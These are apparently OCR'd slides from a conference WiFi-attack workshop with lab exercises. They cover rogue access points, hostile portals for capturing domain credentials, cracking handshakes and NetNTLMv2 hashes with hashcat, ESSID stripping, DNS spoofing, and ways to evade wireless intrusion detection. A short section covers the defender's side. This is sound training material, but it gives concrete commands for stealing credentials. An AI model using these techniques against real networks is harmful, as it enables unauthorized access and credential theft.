
- 15 minutes

- https://pastebin.com/Dn9Gmzc2
- https://r4ulcl.com/leak

wifi-operations

What if clients Identities (usernames) seems simple and predictably or we have a leak? - Exercise

- Attack network wifi-operations in WiFiWorkshop Lab
- 15 minutes
- https://pastebin.com/Dn9Gmzc2
- https://r4ulcl.com/leak



What if the clients are well configured, but the users connects to other free networks?

What if the clients are well configured, but the users connects to other free networks? - Theory


- Scenario:
  - If all the clients are well configured (EAP-TLS and/or verify the CA) we can't do anything to attack the AP
  - But all clients usually have probes to other networks (specially the free networks)
- Attack:
  - If we can deauthenticate the client we can create a RogueAP with the free ESSID, wait for the client to connect, and attack the client on our network
  - We can create a hostile-portal to get the users domain creds
- Recommended tools: **eaphammer**, any rogue AP + responder
- NOTE: This option is almost impossible to detect by a WIDS

What if the clients are well configured, but the users connects to other free networks? - Attack

- Client use EAP/TLS
- Client has a free Probe
- We can deauth and create a Rogue AP with the Probe AP
- We can execute responder (aka hostile-portal) with eaphammer
  - --hostile-portal --lhost 10.10.10.10
- When the client is connected, we have the user of the computer and the hash of the password
- hashcat -a 0 -m 5600 <HASH> <DIC> --force

What if the clients are well configured, but the users connects to other free networks? – Exercise


- Attack network wifi-legal in WiFiWorkshop Lab
- 15 minutes



What if the clients are well configured, but the users connects to other free networks? – Exercise

- Attack network wifi-legal in WiFiWorkshop Lab

- 15 minutes



What if the client is well configured but has probes to the home network?

What if the client is well configured but has probes to the home network? - Theory


- Scenario:
  - If all the clients are well configured (EAP-TLS and/or verify the CA) we can't do anything to attack the AP
  - But clients usually have probes to other networks sometimes their home AP
- Attack:
  - If we can deauth the client we can create a RogueAP with a random password and the ESSID home, wait the client to connects and get the handshake of the home network and crack it to get the password
  - Then we can create a RogueAP with the real password and attack the client on our network
- Recommended tools: **hostapd-mana**, create_ap, hostapd
- NOTE: We can create a RogueAP with any tool and get the handshake with airodump, but hostapd-mana exports the handshake for hashcat directly

What if the client is well configured but has probes to the home network? - Attack

- Client use EAP/TLS but has a Probe to a home network (PSK)
- We can deauthenticate the clients and create a RogueAP of the PSK ESSID with a random password and wait for the clients to connect.
  - Configure a hostapd mana conf file
  - hostapd-mana hostapd.conf
- Crack the handshake
  - hashcat -a 0 -m 2500 <HASH> <DIC> --force
- Create a real RogueAP with the real password
  - sudo create_ap <WLAN> eth0 <ESSID> <PASSWORD>
- Force client to connect to us and monitor the traffic to find a domain
- Replace the DNS response to our webserver and get the creds


What if the client is well configured but has probes to the home network? - Exercise

- Attack network wifi-IT clients in WiFiWorkshop Lab
- 15 minutes



What if the client is well configured but has probes to the home network? - Exercise

- Attack network wifi-IT clients in WiFiWorkshop Lab
- 15 minutes



What if the client computers are well configured, but we can trick the users?


NAVAJA NEGRA

What if the client computers are well configured, but we can trick the users? - Theory

- Scenario:
  - In some cases, there may not be any probes and the clients are perfectly configured
- Attack:
  - In this cases we can use ESSID Stripping, this attack is based on creating an AP with the same name in appearance, but that the victim's computer detects as a new AP, enabling the default configuration (without verifying CA and with user and password)
  - The problem with this attack is that it requires 100% user interaction
- Recommended tools: **eaphammer**, hostapd
- NOTE: The best stripping option (space, tab, enter, etc.) may vary depending on the target OS

What if the client computers are well configured, but we can trick the users? - Attack

- Use ESSID Stripping and wait the client to click your fake AP while you're doing a deauth attack
  - python3 ./eaphammer -i <WLAN> --auth wpa-eap --essid <ESSID> --creds --negotiate balanced --essid-stripping '\x20'
- Crack the NetNTLMv2 hash
  - hashcat -a 0 -m 5500 <HASH> <DIC> --force




wifi-AP
Connecting

Continue connecting?
If you expect to find wifi-AP in this location, go ahead and connect. Otherwise, it may be a different network with the same name.
Show certificate details

What if the client computers are well configured, but we can trick the users? - Exercise


- Attack network wifi-HR client in WiFiWorkshop Lab
- 15 minutes



What if the client computers are well configured, but we can trick the users? - Exercise

- Attack network wifi-HR client in WiFiWorkshop Lab

- 15 minutes



NAVAJA NEGRA

What if we have the CA (from leaks, Domain Admin, etc.)?

What if somehow, we can steal the CA?

- In this case we can impersonate any legitimate AP
- Customers cannot verify that we are not the legitimate one
- The customer sends us his credentials if he uses EAP with username and password
- It is a possible persistence method to access the corporate network
  - If they use a client certificate, we can generate one
  - If they use MSCHAPv2 or similar we can create a RogueAP and obtain credentials or do a simple relay

Okay, so now we know everything?

Am I… ?

Wait, what? Blue Team?

What to do if other possible problems appear?

Possible problems: WIDS

- Bypass WIDS
  - Same channel, mac and security (fingerprint)
  - ESSID stripping, technically is other network, only alert if check similar APs
  - We can attack customers outside the company and out of the reach of the WIDS

Possible problems: 802.11w

- What if clients use 802.11w and we can't do deauth or there are a lot of APs, and we can't deauth all
  - Move to another location with better signal quality
  - Wait until clients connect to us due to our better signal
  - Improve the transmission power:
    - Command: *sudo iw dev wlan-ap set txpower limit 100*
  - Utilize 802.11n for better performance:
    - Configuration: hw_mode=g ; ieee80211n=1 ; ht_capab=[SHORT-GI-40][HT40+][HT40-][DSSS_CCK-40]
  - New attack deauth using MFP or WPA3?
    - https://github.com/domienschepers/wifi-deauthentication

Blue team side – Understanding ~~your opponent~~ the defenses

Blue team side - Understanding the defenses

- Why is this important?
  - Understanding the capabilities and limitations of WIDS systems enables us to enhance our offensive security strategies.
  - Identifying potential weaknesses in WIDS detection helps strengthen the defensive measures.

Blue team side - WIDS example

Blue team side - WIDS example - Exercise

- Finally, we are going to analyze the alerts of a free WIDS (nzyme) of the attacks carried out during the workshop, looking at the possibilities of not being detected.
- Go to 127.0.0.1:22900 and check all the alerts that have been triggered during the workshop.
- 15 minutes

References

- https://github.com/koutto/pi-pwnbox-rogueap/wiki
- https://www.aircrack-ng.org/
- https://github.com/s0lst1c3/eaphammer
- https://w1.fi/wpa_supplicant/
- https://www.wireshark.org/
- https://hashcat.net/hashcat/
- https://github.com/r4ulcl/wifi_db
- https://github.com/Wh1t3Rh1n0/air-hammer
- https://r4ulcl.com/posts/essid-stripping/
- https://github.com/domienschepers/wifi-deauthentication
- https://github.com/lennartkoopmann/nzyme

Thank you for your attention
Any questions?